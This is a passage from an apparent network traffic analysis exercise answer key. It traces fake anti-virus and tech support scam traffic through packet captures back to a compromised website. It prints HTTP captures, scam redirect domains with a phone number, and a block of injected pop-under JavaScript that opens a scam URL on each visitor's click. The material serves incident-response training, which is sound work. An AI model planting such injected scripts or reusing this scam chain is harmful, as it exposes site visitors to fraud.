User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0)
like Gecko
Accept-Encoding: gzip, deflate
Host: krep2010123.tk
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Sat, 21 Oct 2017 05:03:27 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Keep-Alive: timeout=3
X-Frame-Options: SAMEORIGIN
```

No referrer in
the HTTP
headers

Try filtering on ip contains with part of the URL (the phone number) and work your way back. If we do this as shown below, we'll find an HTTP response with 302 Moved Temporarily.

Filter: ip contains 888-779-0939 Expression... Clear Apply Save					
Date/Time	Dst	port	Host	Info	
2017-10-21 05:03:25	10.0.1.95	61354		HTTP/1.1 302 Moved Temporarily	
2017-10-21 05:03:25	162.244.35.36	80	krep2010123.tk	GET /?number=888-779-0939 HTTP/1.1	
2017-10-21 05:03:26	10.0.1.95	61356		[TCP segment of a reassembled PDU]	
2017-10-21 05:03:26	10.0.1.95	61356		[TCP segment of a reassembled PDU]	
2017-10-21 05:03:26	162.244.35.36	80	krep2010123.tk	GET /files/css HTTP/1.1	
2017-10-21 05:03:26	162.244.35.36	80	krep2010123.tk	GET /landinf/defender.png HTTP/1.1	
2017-10-21 05:03:31	162.244.35.36	80	krep2010123.tk	GET /landinf/err.mp3 HTTP/1.1	

Left-click on that frame and follow the TCP stream. That 302 response came from an HTTP request to **helpcenterforall.bid**.

```
GET /index/?MCPKV8 HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: helpcenterforall.bid
Connection: Keep-Alive

HTTP/1.1 302 Moved Temporarily
Server: nginx/1.10.2
Date: Sat, 21 Oct 2017 05:03:26 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Keep-Alive: timeout=3
Expires: Thu, 21 Jul 1977 07:30:00 GMT
Last-Modified: Sat, 21 Oct 2017 05:03:26 GMT
Cache-Control: max-age=0
Pragma: no-cache
Set-Cookie: 00831=%7B%22streams%22%3A%7B%221632%22%3A1508562206%7D%2C%22campaigns%22%3A%7B%22275%22%3A1508562206%7D%2C%22time%22%3A1508562206%7D; expires=Tue, 21-Nov-2017 05:03:26 GMT; Max-Age=2678400; path=/; domain=.helpcenterforall.bid
Location: http://krep2010123.tk/?number=888-779-0939
```

2017-10-21 TRAFFIC ANALYSIS EXERCISE: ANSWERS

Do another search for *ip contains helpcenterforall.bid*, and you'll find a 200 OK response. Left-click on that frame and follow the TCP stream.

Filter: ip contains helpcenterforall.bid Expression... Clear Apply Save				
Date/Time	Dst	port	Host	Info
2017-10-21 05:02:27	10.0.1.95	61209		HTTP/1.1 200 OK
2017-10-21 05:03:25	162.244.35.33	80	helpcenterforall.bid	GET /index/?MCPKV8 HTTP/1.1
2017-10-21 05:03:25	10.0.1.95	51354		HTTP/1.1 302 Moved Temporarily

You'll find that 200 OK came from an HTTP request to *www.singlemoms.org*.

```
GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: www.singlemoms.org
Connection: Keep-Alive
Cookie: __cfduid=d2e20c199d3034258abc87b8972ddd59b1508562146;
PHPSESSID=ovb7ovk1da8vha2dah2l4t93f2

HTTP/1.1 200 OK
Date: Sat, 21 Oct 2017 05:02:28 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Content-Encoding: none
Server: cloudflare-nginx
CF-RAY: 3b11aa30f0ec5c1b-STL

4d6
<!DOCTYPE html><html lang="en-US" prefix="og: http://ogp.me/ns# fb: http://ogp.me/ns/
fb#"><head><link rel="stylesheet" href="//fonts.googleapis.com/css?
family=Lato:300,400,900italic,700%7CHandlee%7COpen
+Sans:400italic,700italic,400,700,300,600%7CEngagement%7CPT+Serif:700%7CMontez%7CDancing
+Script:700%7CCutive" /><link rel="stylesheet" href="//cdn5.singlemoms.org/wp-content/
```

Scroll down to TCP stream before the next HTTP request (you can have more than 1 HTTP request in a TCP stream), and you'll find the URL to *helpcenterforall.bid*.

```
window.location=bs,Main(),Popwin.Params={PopURL:url,Popwin:Init(Popwin)},Popwin
function setCookie(a,b,c){var d=new Date;d.setTime(d.getTime()+c),document.cookie=a
+"="+b+"; path=/; expires="+d.toGMTString()}function getCookie(a){for(var
c,d,e,b=document.cookie.toString().split("; "),f=0;f<b.length;f++)if(c=b[f].split
("="),d=c[0],e=c[1],d==a)return e;return null}function initPu(){if(_Top=self,top!
=self)try{top.document.location.toString()&&(_Top=top)}catch(a){}document.attachEvent?
document.attachEvent
("onclick",checkTarget):document.addEventListener&&document.addEventListener
("click",checkTarget,1)}function checkTarget(a){if(!getCookie("popundr")){var a=a||
window.event;doOpen("http://helpcenterforall.bid/index/?MCPKV8");setCookie
("popundr",1,864e5)}var puShown=!
1,PopWidth=1370,PopHeight=800,PopFocus=0,_Top=null;initPu();</script>
</body></html>

0

HEAD /states.swf HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
```

2017-10-21 TRAFFIC ANALYSIS EXERCISE: ANSWERS

Now we have the compromised site (***www.singlemoms.org***) that caused the fake anti-virus/tech support scam traffic.

And that should take care of all malicious traffic in the pcap for your incident report.